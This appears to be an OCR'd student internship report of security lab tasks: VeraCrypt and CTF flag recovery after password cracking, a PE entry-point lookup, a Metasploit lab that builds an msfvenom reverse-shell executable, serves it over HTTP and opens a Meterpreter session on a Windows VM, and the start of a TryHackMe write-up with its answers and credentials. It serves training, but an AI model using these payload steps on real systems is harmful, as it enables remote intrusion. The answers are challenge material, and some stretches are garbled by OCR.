Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 1024/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kucing → lovers1
Hardware.Mon.#1..: Util: 25%

Started: Wed Aug  7 11:51:14 2024
Stopped: Wed Aug  7 11:52:04 2024
```


Now lets use that password to get the flag using veracrypt


1. Open veracrypt and select any drive as shown in the screenshot.
2. Not click on select file and and choose the file given to us.
3. Not click on mount .
4. Now a popup might appear asking to enter the password we will use the password we found on the file that we decoded.
5. Now open file manager, we can see that a drive is mounted on our filesystem
6. Open it and we can see a file shadowfox cybersecurity.
7. Open it to get the flag


The secret code is :- never giveup







VeraCrypt
Volumes System Favorites Tools Settings Help Homepage
Drive Volume Size Encryption Algorithm Type
A:
B:
E:
F:
Enter VeraCrypt Volume Password
Password:
OK
PKCS-5 PRF: Autodetection
Cancel
Use PIM
Cache passwords and keyfiles in memory
Display password
Use keyfiles
Keyfiles...
Mount Options...
Volume
D:\shadowfox\shadowfox veracrypt.txt
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit


VeraCrypt
Volumes System Favorites Tools Settings Help Homepage
Drive Volume Size Encryption Algorithm Type
A:
B:
E: D:\shado...\shadowfox veracrypt.txt 9.8 MiB AES Normal
F:
G:
H:
I:
J:
K:
L:
M:
Create Volume
Volume Properties...
Wipe Cache
Volume
D:\shadowfox\shadowfox veracrypt.txt
Select File...
Never save history
Volume Tools...
Select Device...
Dismount
Auto-Mount Devices
Dismount All
Exit


Manage
Local Disk (E:)
File
Home
Share
View
Drive Tools
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New item
Easy access
New folder
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC
Local Disk (E:)
Search Local Disk (E:)
Pictures
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
OS (C:)
Revanth (D:)
Local Disk (E:)
Name
Date modified
Type
Size
shadowfox cybersecurity
1/14/2024 11:19 PM
Text Document
1 KB
1 item
Help
Homepage
Size
Encryption Algorithm
Type
8 MiB
AES
Normal
roperties...
Wipe Cache
Select File...
Volume Tools...
Select Device...
Dismount
Auto-Mount Devices
Dismount All
Exit


shadowfox cybersecurity - Notepad
File
Edit
Format
View
Help
The secret code is :- never giveup
Ln 1, Col 1
240%
Windows (CRLF)
UTF-8


2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.


What is Entry Point in an Executable file?


It is the memory address at which the execution of the program begins.

Steps to find the entry point of exe file

1. Download and install PE explorer.
2. Download and veracrypt setup file.
3. Open PE Explorer and select the location of veracrypt setup exe to open it.
4. Once opened we can see on top left side the Address of entry point.
5. Entry point of veracrypt setup exe is 008730E7




Open
Look in: Veracrypt
Name
Date modified
Type
Size
VeraCrypt Format
05-08-2024 15:18
Application
6,076 KB
VeraCrypt Setup
05-08-2024 15:11
Application
34,456 KB
VeraCrypt
05-08-2024 15:18
Application
6,056 KB
VeraCryptExpander
05-08-2024 15:18
Application
5,545 KB
File name: VeraCrypt Setup
Open
Files of type: Executable Files (*.exe)
Cancel


File View Tools Help
HEADERS INFO
Address of Entry Point: 008730E7
Real Image Checksum: 021B358Fh
Field Name | Data Value | Description
Machine | 014Ch | i386®
Number of Sections | 0005h |
Time Date Stamp | 6517E9C6h | 30/09/2023 09:26:30
Pointer to Symbol Table | 00000000h |
Number of Symbols | 00000000h |
Size of Optional Header | 00E0h |
Characteristics | 0102h |
Magic | 010Bh | PE32
Linker Version | 000Ah | 10.0
Size of Code | 00073C00h |
Size of Initialized Data | 012F9200h |
Size of Uninitialized Data | 00000000h |
Address of Entry Point | 004237B0h |
Base of Code | 00001000h |
Base of Data | 00075000h |
Image Base | 00400000h
Field Name | Data Value | Description
Section Alignment | 00001000h |
File Alignment | 00000200h |
Operating System Version | 00010005h | 5.1
Image Version | 00000000h | 0.0
Subsystem Version | 00010005h | 5.1
Win32 Version Value | 00000000h | Reserved
Size of Image | 01375000h | 20402176 bytes
Size of Headers | 00000400h |
Checksum | 021B358Fh |
Subsystem | 0002h | Win32 GUI
Dll Characteristics | 8140h |
Size of Stack Reserve | 00100000h |
Size of Stack Commit | 00001000h |
Size of Heap Reserve | 00100000h |
Size of Heap Commit | 00001000h |
Loader Flags | 00000000h | Obsolete
Number of Data Directories | 00000010h
21.08.2024 11:03:11 : EOF Extra Data From: 0136D200h (20369920)
21.08.2024 11:03:11 : Length of EOF Extra Data: 00E38B10h (14912272) bytes.
21.08.2024 11:03:11 : EOF Position: 021A5D10h (35282192)
21.08.2024 11:03:11 : Precompiling Resources...
21.08.2024 11:03:13 : Done.
For Help, press F1

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Msfvenom :

Msfvenom is a standalone payload generator. It is a combination of msfpayload and msfencode. It is fast and uses a single instance. It is also standardized command-line and has core options. You can generate payloads for many platforms like Cisco, Android, Mac OS, Solaris, Firefox, Windows, Unix, Node

MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. **msfvenom** replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

- One single tool
- Standardized command line options
- Increased speed

Options:

-p, --payload Payload to use. Specify a '-' or stdin to use custom payloads

--payload-options List the payload's standard options

-l, --list [type] List a module type. Options are: payloads, encoders, nops, all

-n, --nopsled Prepend a nopsled of [length] size on to the payload

-f, --format Output format (use --help-formats for a list)

--help-formats List available formats

-e, --encoder The encoder to use

-a, --arch The architecture to use

--platform The platform of the payload

--help-platforms List available platforms

-s, --space The maximum size of the resulting payload

--encoder-space The maximum size of the encoded payload (defaults to the -s value)

-b, --bad-chars The list of characters to avoid example: '\x00\xff'

-i, --iterations The number of times to encode the payload

-c, --add-code Specify an additional win32 shellcode file to include

-x, --template Specify a custom executable file to use as a template

-k, --keep Preserve the template behavior and inject the payload as a new thread

-o, --out Save the payload

-v, --var-name Specify a custom variable name to use for certain output formats

--smallest Generate the smallest possible payload

-h, --help Show this message

LAB :

Firstly create an payload using the msfvenom


```
┌──(root㉿revanth)-[~/wind]
└─# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.122.128 LPORT=5555 -f exe -o bind.exe

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
```

Then start the http server using the python using command like **python3 -m http.server**

```
┌──(root㉿revanth)-[~/wind]
└─# ls
bind.exe

┌──(root㉿revanth)-[~/wind]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.122.133 - - [04/Mar/2024 14:12:24] "GET / HTTP/1.1" 200 -
192.168.122.133 - - [04/Mar/2024 14:12:31] "GET /bind.exe HTTP/1.1" 200 -
^ ^ ^ ^
 _ _ _ _
```

- prac4.sh.save.1
- prac4.sh.save.2
- prac40.sh
- prac41.sh
- prac5.sh
- prac50.sh
- prac51.sh
- prac52.sh
- prac6.sh
- prac6.sh.save
- prac7.sh
- prac8.sh
- Public/
- pyphisher/
- reverse.exe
- secret.txt
- Templates/
- test2
- test3
- userrecon/
- Videos/
- wafw00f/

Initialise the msf console and wait for sometime for starting the Metasploit framework



Now use the multi handler by using the command the **use multi/handler**

The multi/handler module in Metasploit is a stub that handles exploits launched outside of the framework. It's a generic payload handler that can act as a stub for any payload handler. For example, it can act as a socket listener, connection, or handler for stager payloads that uploads Meterpreter.

And then set the payload which we have created before by using the command **set payload windows/meterpreter/reverse_tcp** and then see for the options which we have to enter for example like lhost & lport

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.122.128
lhost ⇒ 192.168.122.128
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
```

Set the lhost and lport using the command **set lhost <target ip address>**

And set lport <port> and then for exploitation part we have to run the exploit in the cli

```
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.122.128:5555
[*] Sending stage (175686 bytes) to 192.168.122.133
[*] Meterpreter session 1 opened (192.168.122.128:5555 → 192.168.122.133:52515) at 2024-03-04 14:15:26 +0530
```

Then a session will be generated and the session is meterpreter there we got the access for username of the hacked system we can use the **getuid** there we will get the username of the target system

```
[*] Started reverse TCP handler on 192.168.122.128:5555
[*] Sending stage (175686 bytes) to 192.168.122.133
[*] Meterpreter session 1 opened (192.168.122.128:5555 → 192.168

meterpreter > getuid
Server username: DESKTOP-AULDVIG\revan_0bhxebv
meterpreter >
```

For listing the files in the target system we use **ls** command and there we see the files in hacked system

```
meterpreter > ls
Listing: C:\Users\revan_0bhxebv\Downloads
=========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2024-03-04 14:13:29 +0530  bind.exe
100666/rw-rw-rw-  282    fil   2024-03-04 13:41:54 +0530  desktop.ini
100777/rwxrwxrwx  73802  fil   2024-03-04 14:03:37 +0530  reverse.exe

meterpreter >
```

First of all check your IP Address of kali machine for further us.

Shadow Fox Task 3 - Report

By – MEESALA REVANTH KUMAR NAIDU

Batch – August B1

Contents

Task Level (Hard): 3

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it. 3

Introduction of room 3

Answer the questions below: 3

Steps to Complete the tasks: 4

Task Level (Hard):

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Introduction of room:

Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file.

Credits to Josiah Pierce from Vulnhub.

Answer the questions below:

Deploy the machine and connect to our network

Ans - NA

Find the services exposed by the machine

Ans - NA

What is the name of the hidden directory on the web server(enter name without /)?

Ans - development

User brute-forcing to find the username & password

Ans - NA

What is the username?

Ans – jan

What is the password?

Ans - armando

What service do you use to access the server(answer in abbreviation in all caps)?

Ans - SSh

